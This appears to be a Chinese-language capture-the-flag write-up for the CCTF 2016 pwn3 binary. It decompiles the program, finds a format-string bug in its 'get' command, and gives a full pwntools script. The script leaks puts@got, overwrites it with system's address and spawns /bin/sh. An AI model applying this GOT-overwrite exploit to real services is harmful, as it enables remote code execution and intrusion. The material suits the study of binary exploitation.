CCTF 2016_pwn3

题目描述

32位ELF文件，NX保护开启

```
ams@ubuntu:~/ws/ctf/CCTF 2016_pwn3$ checksec pwn3
[*] '/home/ams/ws/ctf/CCTF 2016_pwn3/pwn3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

运行

```
ams@ubuntu:~/ws/ctf/CCTF 2016_pwn3$ ./pwn3
Connected to ftp.hacker.server
220 Serv-U FTP Server v6.4 for WinSock ready...
Name (ftp.hacker.server:Rainism):aaaa
who you are?
```

输入`Name`后退出

解题

IDA反编译，`main`函数

```
1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3   int v3; // eax
4   char s1[40]; // [esp+14h] [ebp-2Ch] BYREF
5   int v5; // [esp+3Ch] [ebp-4h]
6
7   setbuf(stdout, 0);
8   ask_username(s1);
9   ask_password(s1);
```

`ask_username`函数

```
1  char *__cdecl ask_username(char *dest)
2  {
3    char src[40]; // [esp+14h] [ebp-34h] BYREF
4    int i; // [esp+3Ch] [ebp-Ch]
5
6    puts("Connected to ftp.hacker.server");
7    puts("220 Serv-U FTP Server v6.4 for WinSock ready...");
8    printf("Name (ftp.hacker.server:Rainism):");
9    __isoc99_scanf("%40s", src);
10   for ( i = 0; i ≤ 39 && src[i]; ++i )
11     ++src[i];
12   return strcpy(dest, src);
13 }
```

`ask_password` 函数

```
1  int __cdecl ask_password(char *s1)
2  {
3    if ( strcmp(s1, "sysbdmin") )
4    {
5      puts("who you are?");
6      exit(1);
7    }
8    return puts("welcome!");
9  }
```

此处可推出正确的 `Name` 为 `rxraclhm`

继续分析 `main` 函数

```
10  while ( 1 )
11  {
12    while ( 1 )
13    {
14      print_prompt();
15      v3 = get_command();
16      v5 = v3;
17      if ( v3 ≠ 2 )
18        break;
19      put_file();
20    }
21    if ( v3 == 3 )
22    {
23      show_dir();
24    }
25    else
26    {
27      if ( v3 ≠ 1 )
28        exit(1);
29      get_file();
30    }
31  }
32}
```

`get_command` 可输入不同的命令，来实现不同功能。

```
1 int get_command()
2 {
3   char s1[12]; // [esp+1Ch] [ebp-Ch] BYREF
4
5   __isoc99_scanf("%3s", s1);
6   if ( !strncmp(s1, "get", 3u) )
7     return 1;
8   if ( !strncmp(s1, "put", 3u) )
9     return 2;
10  if ( !strncmp(s1, "dir", 3u) )
11    return 3;
12  return 4;
13}
```

`put` 命令

```
1  _DWORD *put_file()
2  {
3    _DWORD *result; // eax
4    _DWORD *v1; // [esp+1Ch] [ebp-Ch]
5
6    v1 = malloc(0xF4u);
7    printf("please enter the name of the file you want to upload:");
8    get_input(v1, 40, 1);
9    printf("then, enter the content:");
10   get_input(v1 + 10, 200, 1);
11   v1[60] = file_head;
12   result = v1;
13   file_head = (int)v1;
14   return result;
15 }
```

通过调试可以看出 `put` 命令会将创建的文件组成一个链表。

```
pwndbg> hexdump 0x804b408
+0000 0x804b408  00 00 00 00  f9 00 00 00  41 61 61 61  61 00 00 00  |....|....|Aaaa|a...|
+0010 0x804b418  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
+0030 0x804b438  61 61 61 61  61 61 61 61  61 00 00 00  00 00 00 00  |aaaa|aaaa|a...|....|
pwndbg>
+0040 0x804b448  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
pwndbg>
+0060 0x804b488  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
pwndbg>
+0080 0x804b4c8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
+00b0 0x804b4f8  00 00 00 00  00 00 00 00  00 00 00 00  f9 00 00 00  |....|....|....|....|
pwndbg>
+00b0 0x804b508  42 61 61 61  61 00 00 00  00 00 00 00  00 00 00 00  |Baaa|a...|....|....|
+00c0 0x804b518  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
+00d0 0x804b528  00 00 00 00  00 00 00 00  62 62 62 62  62 62 62 62  |....|....|bbbb|bbbb|
+00e0 0x804b538  62 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |b...|....|....|....|
pwndbg>
+00f0 0x804b548  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
pwndbg>
+0110 0x804b588  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
pwndbg>
+0130 0x804b5c8  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
+0160 0x804b5f8  10 b4 04 08  09 0a 02 00  00 00 00 00  00 00 00 00  |....|....|....|....|
pwndbg>
+0160 0x804b608  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  |....|....|....|....|
...
```

`get`命令；`get_file`函数存在格式化字符串漏洞，此漏洞既可以泄露`puts`函数地址，又可以将`puts`的`got`表覆盖成`system`的地址。

```
1  int get_file()
2  {
3    char dest[200]; // [esp+1Ch] [ebp-FCh] BYREF
4    char s1[40]; // [esp+E4h] [ebp-34h] BYREF
5    char *i; // [esp+10Ch] [ebp-Ch]
6
7    printf("enter the file name you want to get:");
8    __isoc99_scanf("%40s", s1);
9    if ( !strncmp(s1, "flag", 4u) )
10     puts("too young, too simple");
11   for ( i = (char *)file_head; i; i = (char *)*((_DWORD *)i + 60) )
12   {
13     if ( !strcmp(i, s1) )
14     {
15       strcpy(dest, i + 40);
16       return printf(dest);
17     }
18   }
19   return printf(dest);
20 }
```

`dir`命令；依次将单链表上的文件名取下来，拼接后输出。

```
1  int show_dir()
2  {
3    int v0; // eax
4    char s[1024]; // [esp+14h] [ebp-414h] BYREF
5    int i; // [esp+414h] [ebp-14h]
6    int j; // [esp+418h] [ebp-10h]
7    int v5; // [esp+41Ch] [ebp-Ch]
8
9    v5 = 0;
10   j = 0;
11   bzero(s, 0x400u);
12   for ( i = file_head; i; i = *(_DWORD *)(i + 240) )
13   {
14     for ( j = 0; *(_BYTE *)(i + j); ++j )
15     {
16       v0 = v5++;
17       s[v0] = *(_BYTE *)(i + j);
18     }
19   }
20   return puts(s);
21 }
```

Exploit


思路：

- 首先读取puts@got的内容，得到puts函数的地址，然后通过libc中偏移量固定的方式计算出system的地址
- 将system地址写到puts@got里，替换掉puts函数
- 让程序执行puts('/bin/sh'), 那么实际上执行的就是system('/bin/sh')

Python

```python
#coding=utf-8
from pwn import *

#context(log_level = 'debug')

p = process('./pwn3')
elf = ELF('./pwn3')
libc = ELF('./libc.so')

def put(p,name,content):
    p.sendlineafter("ftp>",'put')
```

```
    p.sendlineafter("upload:",name)
    p.sendlineafter("content:",content)

def get(p,name):
    p.sendlineafter("ftp>",'get')
    p.sendlineafter("get:",name)

def dir(p):
    p.sendlineafter("ftp>",'dir')

puts_plt = elf.symbols['puts']
puts_got = elf.got['puts']


username = 'rxraclhm'
p.sendlineafter("Name (ftp.hacker.server:Rainism):",username)

# 获取system函数的地址
put(p,'/sh','%8$s'+p32(puts_got))
get(p,'/sh')
text = p.recv(4)
puts_addr = u32(text)
sys_addr = puts_addr - (libc.symbols['puts'] - libc.symbols['system'])

# 将puts_got替换为sys_addr
payload =fmtstr_payload(7, {puts_got: sys_addr}, write_size='short')
put(p,'/bin',payload)
get(p,'/bin')

# system("/bin/sh")
dir(p)
p.interactive()
```



参考文献

> CCTF_pwn3 题解
>
> pwnlib.fmtstr.fmtstr_payload